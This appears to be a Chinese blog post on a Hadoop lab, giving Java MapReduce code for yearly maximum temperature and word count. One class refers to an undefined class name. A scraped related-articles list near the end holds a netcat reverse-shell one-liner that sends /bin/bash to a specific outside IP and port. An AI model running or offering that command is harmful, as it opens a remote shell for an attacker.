
云计算——实验一 HDFS与MAPREDUCE操作

1、虚拟机集群搭建部署hadoop
利用VMware、centOS-7、Xshell(secureCrt)等软件搭建集群部署hadoop

远程连接工具使用Xshell:

HDFS文件操作


2.1 HDFS接口编程
调用HDFS文件接口实现对分布式文件系统中文件的访问,如创建、修改、删除等

三、MAPREDUCE并行程序开发
求每年最高气温
本实验是编写完成相关代码后,将该项目打包成jar包,上传至centos后利用hadoop命令进行运行。

import java.io.IOException;

import org.apache.hadoop.conf.Configuration;

import org.apache.hadoop.fs.Path;

import org.apache.hadoop.io.IntWritable;

import org.apache.hadoop.io.LongWritable;

import org.apache.hadoop.io.Text;

import org.apache.hadoop.mapreduce.Job;

import org.apache.hadoop.mapreduce.Mapper;

import org.apache.hadoop.mapreduce.Reducer;

import org.apache.hadoop.mapreduce.lib.input.FileInputFormat;

import org.apache.hadoop.mapreduce.lib.output.FileOutputFormat;

public class Temperature {

    /**

     * 四个泛型类型分别代表:

     * KeyIn        Mapper的输入数据的Key,这里是每行文字的起始位置(0,11,...)

     * ValueIn      Mapper的输入数据的Value,这里是每行文字

     * KeyOut       Mapper的输出数据的Key,这里是每行文字中的“年份”

     * ValueOut     Mapper的输出数据的Value,这里是每行文字中的“气温”

     */

    static class TempMapper extends

            Mapper<LongWritable, Text, Text, IntWritable> {

        @Override

        public void map(LongWritable key, Text value, Context context)

                throws IOException, InterruptedException {

            // 打印样本: Before Mapper: 0, 2000010115

            System.out.print("Before Mapper: " + key + ", " + value);

            String line = value.toString();

            String year = line.substring(0, 4);

            int temperature = Integer.parseInt(line.substring(8));

            context.write(new Text(year), new IntWritable(temperature));

            // 打印样本: After Mapper:2000, 15

            System.out.println(

                    "======" +

                    "After Mapper:" + new Text(year) + ", " + new IntWritable(temperature));

        }

    }

       static class TempReducer extends

            Reducer<Text, IntWritable, Text, IntWritable> {

        @Override

        public void reduce(Text key, Iterable<IntWritable> values,

                Context context) throws IOException, InterruptedException {

            int maxValue = Integer.MIN_VALUE;

            StringBuffer sb = new StringBuffer();

            //取values的最大值

            for (IntWritable value : values) {

                maxValue = Math.max(maxValue, value.get());

                sb.append(value).append(", ");

            }

            // 打印样本: Before Reduce: 2000, 15, 23, 99, 12, 22,

            System.out.print("Before Reduce: " + key + ", " + sb.toString());

            context.write(key, new IntWritable(maxValue));

            // 打印样本: After Reduce: 2000, 99

            System.out.println(

                    "======" +

                    "After Reduce: " + key + ", " + maxValue);

        }

    }

    public static void main(String[] args) throws Exception {

        //输入路径

        String dst = "hdfs://localhost:9000/intput.txt";

        //输出路径,必须是不存在的,空文件加也不行。

        String dstOut = "hdfs://localhost:9000/output";

        Configuration hadoopConfig = new Configuration();

        hadoopConfig.set("fs.hdfs.impl",

            org.apache.hadoop.hdfs.DistributedFileSystem.class.getName()

        );

        hadoopConfig.set("fs.file.impl",

            org.apache.hadoop.fs.LocalFileSystem.class.getName()

        );

        Job job = new Job(hadoopConfig);

        //如果需要打成jar运行,需要下面这句

        job.setJarByClass(NewMaxTemperature.class);

        //job执行作业时输入和输出文件的路径

        FileInputFormat.addInputPath(job, new Path(dst));

        FileOutputFormat.setOutputPath(job, new Path(dstOut));

        //指定自定义的Mapper和Reducer作为两个阶段的任务处理类

        job.setMapperClass(TempMapper.class);

        job.setReducerClass(TempReducer.class);

        //设置最后输出结果的Key和Value的类型

        job.setOutputKeyClass(Text.class);

        job.setOutputValueClass(IntWritable.class);

        //执行job,直到完成

        job.waitForCompletion(true);

        System.out.println("Finished");

    }

}
词频统计


import java.io.IOException;

import org.apache.commons.lang.StringUtils;

import org.apache.hadoop.io.LongWritable;

import org.apache.hadoop.io.Text;

import org.apache.hadoop.mapreduce.Mapper;

public class WordCountMapper extends Mapper<LongWritable, Text, Text, LongWritable>{

    @Override

    protected void map(LongWritable key, Text value, Mapper<LongWritable, Text, Text, LongWritable>.Context context)

            throws IOException, InterruptedException {

        // TODO Auto-generated method stub

        //super.map(key, value, context);

        //String[] words = StringUtils.split(value.toString());

          String[] words = StringUtils.split(value.toString(), " ");

        for(String word:words)

        {

              context.write(new Text(word), new LongWritable(1));

        }

    }

}

reducer:

package cn.edu.bupt.wcy.wordcount;

import java.io.IOException;

import org.apache.hadoop.io.LongWritable;

import org.apache.hadoop.io.Text;

import org.apache.hadoop.mapreduce.Reducer;

public class WordCountReducer extends Reducer<Text, LongWritable, Text, LongWritable> {

    @Override

    protected void reduce(Text arg0, Iterable<LongWritable> arg1,

            Reducer<Text, LongWritable, Text, LongWritable>.Context context) throws IOException, InterruptedException {

        // TODO Auto-generated method stub

        //super.reduce(arg0, arg1, arg2);

        int sum=0;

        for(LongWritable num:arg1)

        {

            sum += num.get();

        }

        context.write(arg0,new LongWritable(sum));

    }

}

runner:

package cn.edu.bupt.wcy.wordcount;

import java.io.IOException;

import org.apache.hadoop.conf.Configuration;

import org.apache.hadoop.fs.Path;

import org.apache.hadoop.io.LongWritable;

import org.apache.hadoop.io.Text;

import org.apache.hadoop.mapreduce.Job;

import org.apache.hadoop.mapreduce.lib.input.FileInputFormat;

import org.apache.hadoop.mapreduce.lib.input.TextInputFormat;

import org.apache.hadoop.mapreduce.lib.output.FileOutputFormat;

import org.apache.hadoop.mapreduce.lib.output.TextOutputFormat;

public class WordCountRunner {

    public static void main(String[] args) throws IllegalArgumentException, IOException, ClassNotFoundException, InterruptedException {

        Configuration conf = new Configuration();

        Job job = new Job(conf);

        job.setJarByClass(WordCountRunner.class);

        job.setJobName("wordcount");

        job.setOutputKeyClass(Text.class);

        job.setOutputValueClass(LongWritable.class);

        job.setMapperClass(WordCountMapper.class);

        job.setReducerClass(WordCountReducer.class);

        job.setInputFormatClass(TextInputFormat.class);

        job.setOutputFormatClass(TextOutputFormat.class);

        FileInputFormat.addInputPath(job, new Path(args[1]));

        FileOutputFormat.setOutputPath(job, new Path(args[2]));

        job.waitForCompletion(true);

    }

}
云计算——实验一 HDFS与MAPREDUCE操作的更多相关文章
- Linux实验:hdfs shell基本命令操作(一)
[实验目的] 1)熟练hdfs shell命令操作 2)理解hdfs shell和linux shell命令 [实验原理] 安装好hadoop环境之后,可以执行hdfs shell命令对hdfs 的空 ...
- Linux实验:hdfs shell基本命令操作(二)
[实验目的] 1)熟练hdfs shell命令操作 2)理解hdfs shell和linux shell命令[实验原理] 安装好hadoop环境之后,可以执行hdfs shell命令 ...
- 4 weekend110的hdfs&mapreduce测试 + hdfs的实现机制初始 + hdfs的shell操作 + 无密登陆配置
Hdfs是根/目录,windows是每一个盘符, 1 从Linux里传一个到,hdfs里去 2 从hdfs里下一个到,linux里去 想从hdfs里,下载到linux, 涨知识,记住,hdfs是建 ...
- 高可用,完全分布式Hadoop集群HDFS和MapReduce安装配置指南
原文:http://my.oschina.net/wstone/blog/365010#OSC_h3_13 (WJW)高可用,完全分布式Hadoop集群HDFS和MapReduce安装配置指南 [X] ...
- 大数据开发实战:HDFS和MapReduce优缺点分析
一. HDFS和MapReduce优缺点 1.HDFS的优势 HDFS的英文全称是 Hadoop Distributed File System,即Hadoop分布式文件系统,它是Hadoop的核心子 ...
- hadoop之HDFS与MapReduce
Hadoop历史 雏形开始于2002年的Apache的Nutch,Nutch是一个开源Java 实现的搜索引擎.它提供了我们运行自己的搜索引擎所需的全部工具.包括全文搜索和Web爬虫. 随后在2003 ...
- HBase 相关API操练(三):MapReduce操作HBase
MapReduce 操作 HBase 在 HBase 系统上运行批处理运算,最方便和实用的模型依然是 MapReduce,如下图所示. HBase Table 和 Region 的关系类似 HDFS ...
- Hadoop平台上HDFS和MapReduce的功能
1.用自己的话阐明Hadoop平台上HDFS和MapReduce的功能.工作原理和工作过程. HDFS (1)第一次启动 namenode 格式化后,创建 fsimage 和 edits 文件.如果不 ...
- 7.MapReduce操作Hbase
7 HBase的MapReduce HBase中Table和Region的关系,有些类似HDFS中File和Block的关系.由于HBase提供了配套的与MapReduce进行交互的API如 Ta ...
随机推荐
- AT2642 [ARC076A] Reconciled? 题解
Content 有 \(n\) 只狗和 \(m\) 只猴,现在要把这 \(n+m\) 只动物排成一排,要求相邻两只动物不能同时是狗或者同时是猴.求排列方案总数对 \(10^9+7\) 取模后的值. 数 ...
- wordpress的.htaccess很容易就被挂马啊
wordpress的.htaccess很容易就被挂马啊 修改成这样吧: # BEGIN WordPress<IfModule mod_rewrite.c>RewriteEngine OnR ...
- ApacheShiro反序列化远程代码执行 漏洞处理
Shiro对rememberMe的cookie做了加密处理,shiro在CookieRememberMeManaer类中将cookierememberMe字段内容分别进行序列化.AES加密.Base6 ...
- C笔试题:将int型数组强制转换为char*,再求strlen,涉及大小端
1 #include<stdio.h> 2 #include<string.h> 3 int main() 4 { 5 int a[2000]; 6 char *p = (ch ...
- 【LeetCode】985. Sum of Even Numbers After Queries 解题报告(C++)
作者: 负雪明烛 id: fuxuemingzhu 个人博客: http://fuxuemingzhu.cn/ 目录 题目描述 题目大意 解题方法 暴力 找规律 日期 题目地址:https://lee ...
- 【LeetCode】779. K-th Symbol in Grammar 解题报告(Python)
[LeetCode]779. K-th Symbol in Grammar 解题报告(Python) 作者: 负雪明烛 id: fuxuemingzhu 个人博客: http://fuxuemingz ...
- 【LeetCode】106. Construct Binary Tree from Inorder and Postorder Traversal 解题报告
[LeetCode]106. Construct Binary Tree from Inorder and Postorder Traversal 解题报告(Python) 标签: LeetCode ...
- Netcat反弹shell的方法
VPS监听: aliyun: nc -lvnp 7777 监听7777端口 被监听: nc -w 10 -e /bin/bash 8.130.49.121 7777 (-w:连接超时时间 -e 使 ...
- 牛客练习赛39 B:选点(二叉树遍历+LIS)
链接: https://ac.nowcoder.com/acm/contest/368/B 来源:牛客网 时间限制:C/C++ 1秒,其他语言2秒 空间限制:C/C++ 131072K,其他语言262 ...
- Proximal Algorithms 7 Examples and Applications
目录 LASSO proximal gradient method ADMM 矩阵分解 ADMM算法 多时期股票交易 随机最优 Robust and risk-averse optimization ...